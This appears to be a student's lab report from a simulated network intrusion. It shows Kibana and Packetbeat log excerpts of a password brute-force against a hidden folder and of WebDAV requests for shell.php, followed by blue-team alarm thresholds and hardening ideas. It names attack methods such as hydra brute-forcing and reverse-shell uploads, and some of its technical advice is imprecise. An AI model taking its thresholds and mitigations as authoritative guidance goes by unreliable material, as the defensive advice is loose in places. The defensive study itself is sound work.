  The attacker made 10,142 requests before they discovered the password.

  I've attached the screenshots:

New Save Open Share Inspect

user.name : "ashton" and url.original : "/company_folders/secret_folder" and event.ou KQL

Jul 23, 2021 @ 00:00:00.00 → Jul 25, 2021 @ 23:30:00.00

Refresh

+ Add filter

filebeat-*

Search field names

Filter by type 0

Selected fields

_source

Available fields

Popular

- agent.ephemeral_id
- event.outcome
- message
- source.port
- user.name
- user_agent.device.n...
- user_agent.original
- @timestamp
- _id
- _index

10,142 hits

Jul 23, 2021 @ 00:00:00.000 - Jul 25, 2021 @ 23:30:00.000 — Auto

Time	_source
Jul 24, 2021 @ 18:26:24.000	url.original: /company_folders/secret_folder event.outcome: failure user.name: ashton agent.hostname: server1 agent.id: 07143c2c-842d-4407-8ad8-90e08d99f87a agent.type: filebeat agent.ephemeral_id: 812fb04c-d478-400b-befd-15224126ac9b agent.version: 7.7.0 log.file.path: /var/log/apache2/access.log log.offset: 22,279,476 source.address: 192.168.1.90 source.ip: 192.168.1.90 fileset.name: access input.type: log @timestamp: Jul 24, 2021 @ 18:26:24.000 ecs.version: 1.5.0 service.type: apache host.name: server1 http.request.referrer: -
Jul 24, 2021 @ 18:26:24.000	url.original: /company_folders/secret_folder event.outcome: failure user.name: ashton agent.hostname: server1 agent.id: 07143c2c-842d-4407-8ad8-90e08d99f87a agent.type: filebeat agent.ephemeral_id: 812fb04c-d478-400b-befd-15224126ac9b agent.version: 7.7.0 log.file.path: /var/log/apache2/access.log log.offset: 22,279,607 source.address: 192.168.1.90 source.ip: 192.168.1.90 fileset.name: access input.type: log @timestamp: Jul 24, 2021 @ 18:26:24.000 ecs.version: 1.5.0 service.type: apache host.name: server1 http.request.referrer: -
Jul 24, 2021 @ 18:26:24.000	url.original: /company_folders/secret_folder event.outcome: failure user.name: ashton agent.hostname: server1

Analysis: Finding the WebDAV Connection

- How many requests were made to this directory?

  94 requests were made to this directory.

- Which files were requested?

  The shell.php and passwd.dav files were requested.

I've attached the screenshot:

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://www.gstatic.com/generate_204	69
http://192.168.1.105/webdav	94
http://snnmnkxdhflwgthqismb.com/post.php	158
http://127.0.0.1/server-status?auto=	1,013

packetbeat-*

Search field names

Filter by type 0

Selected fields

_source

Available fields

Popular

- status
- @timestamp
- _id
- _index
- _score
- _type
- agent.ephemeral_id
- agent.hostname
- agent.id
- agent.name
- agent.type
- agent.version
- client.bytes

94 hits

Jul 23, 2021 @ 00:00:00.000 - Jul 25, 2021 @ 23:30:00.000 — Auto

Time	_source
Jul 24, 2021 @ 19:43:15.833	url.path: /webdav @timestamp: Jul 24, 2021 @ 19:43:15.833 status: OK user_agent.original: gvfs/1.42.2 query: PROPFIND /webdav network.bytes: 950B network.type: ipv4 network.transport: tcp network.protocol: http network.direction: inbound network.community_id: 1:rLOzwCWVtvD79CHkbIl7ohDef2E= http.request.method: propfind http.request.bytes: 421B http.request.body.bytes: 155B http.request.headers.content-length: 155 http.request.headers.content-type: application/xml http.response.status_code: 207 http.response.bytes: 529B
Jul 24, 2021 @ 19:43:15.769	url.path: /webdav @timestamp: Jul 24, 2021 @ 19:43:15.769 destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 2.1KB server.port: 80 server.bytes: 2.1KB server.ip: 192.168.1.105 client.ip: 192.168.1.90 client.port: 40068 client.bytes: 527B network.type: ipv4 network.transport: tcp network.protocol: http network.direction: inbound network.community_id: 1:rLOzwCWVtvD79CHkbIl7ohDef2E= network.bytes: 2.6KB status: OK host.name: server1 agent.type: packetbeat agent.ephemeral_id: 19aed7eb-6896-407d-a6a0-bcf57f0749ec
Jul 24, 2021 @ 19:43:15.766	url.path: /webdav @timestamp: Jul 24, 2021 @ 19:43:15.766 method: propfind source.bytes: 527B source.ip: 192.168.1.90 source.port: 40068 network.direction: inbound network.community_id: 1:rLOzwCWVtvD79CHkbIl7ohDef2E= network.bytes: 1.4KB network.type: ipv4 network.transport: tcp network.protocol: http user_agent.original: gvfs/1.42.2 client.ip: 192.168.1.90

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- There should an alarm for flood of ICMP packets. The soc analyst should be notified if multiple ports are scanned from the same ip address within a short range of time.

What threshold would you set to activate this alarm?

- I would set 3 ICMP request as a threshold

And 5 ports scanned within 120 seconds.

System Hardening

What configurations can be set on the host to mitigate port scans?

- Setting up firewall and configuring firewall to filter the ports (80,22) closed when not being used.

Describe the solution. If possible, provide required command lines.

- We can use third party tool that will monitor and block the attacker's ip.

https://github.com/Feriman22/portscan-protection

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- The alarm should be set to notify the soc analyst when the secret_folder is accessed by unauthorized person from unknown ip not from the network.

What threshold would you set to activate this alarm?

- The threshold to activate the alarm should be >0 (binary) from an external ip address.

System Hardening

What configuration can be set on the host to block unwanted access?

- All the information about secret_folder on the website which is publicly available should be removed.Installing a proper html.index page should be set on host for unwanted access.

Describe the solution. If possible, provide required command lines.

- The folder should be renamed to normal name and whitelist the ip address that can only access the secret_folder directory.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- The alarm should notify the soc analyst if an account tried to login with hydra with Multiple failed attempts with code 404 from the same ip address.

What threshold would you set to activate this alarm?

- The threshold should be more than 50 request per/s with 5 failed attempts per minute.

System Hardening

What configuration can be set on the host to block brute force attacks?

- An account lockout policy should be created after 3-5 failed attempts , the company must have a unique and strong username/password policy.

Describe the solution. If possible, provide the required command line(s).

- Using two factor authentication and using CAPTCHA also mitigate brute force attack with account lockout and stopping all traffic coming out of hydra.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- The alarm should notify soc analyst if any external IP address tries to access Webdav with excessive inbound traffic to the webdav dir.

What threshold would you set to activate this alarm?

- The threshold to activate this alarm should be 1 using splunk tools to trigger alert.

System Hardening

What configuration can be set on the host to control access?

- Removing password hashes from the server directories , using complex and unique passwords, blocking access to the shared folder except admin IP address maing limited access.

Describe the solution. If possible, provide the required command line(s).

- SSH keys authentication for connection should be used with required authentication for all whitelisted ip

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- The alarm should notify soc analyst when there is POST request to the webdav dir. Restricted php files should be blocked to upload from users. Any activity on port 444 should alert soc analyst.

What threshold would you set to activate this alarm?

- The threshold should be 1 as if a user uploads restricted files.

System Hardening

- What configuration can be set on the host to block file uploads?

Limiting write privileges to admin, all the uploads should have a dedicated directory banning the web root folder. Blocking all the external non-trusted ip address to access the webdav folder.

Describe the solution. If possible, provide the required command line.

- File Transfer Protocol Secure (FTPS) can be used with all files encrypted and removing compiler/interpreter which have known vulnerability.

the End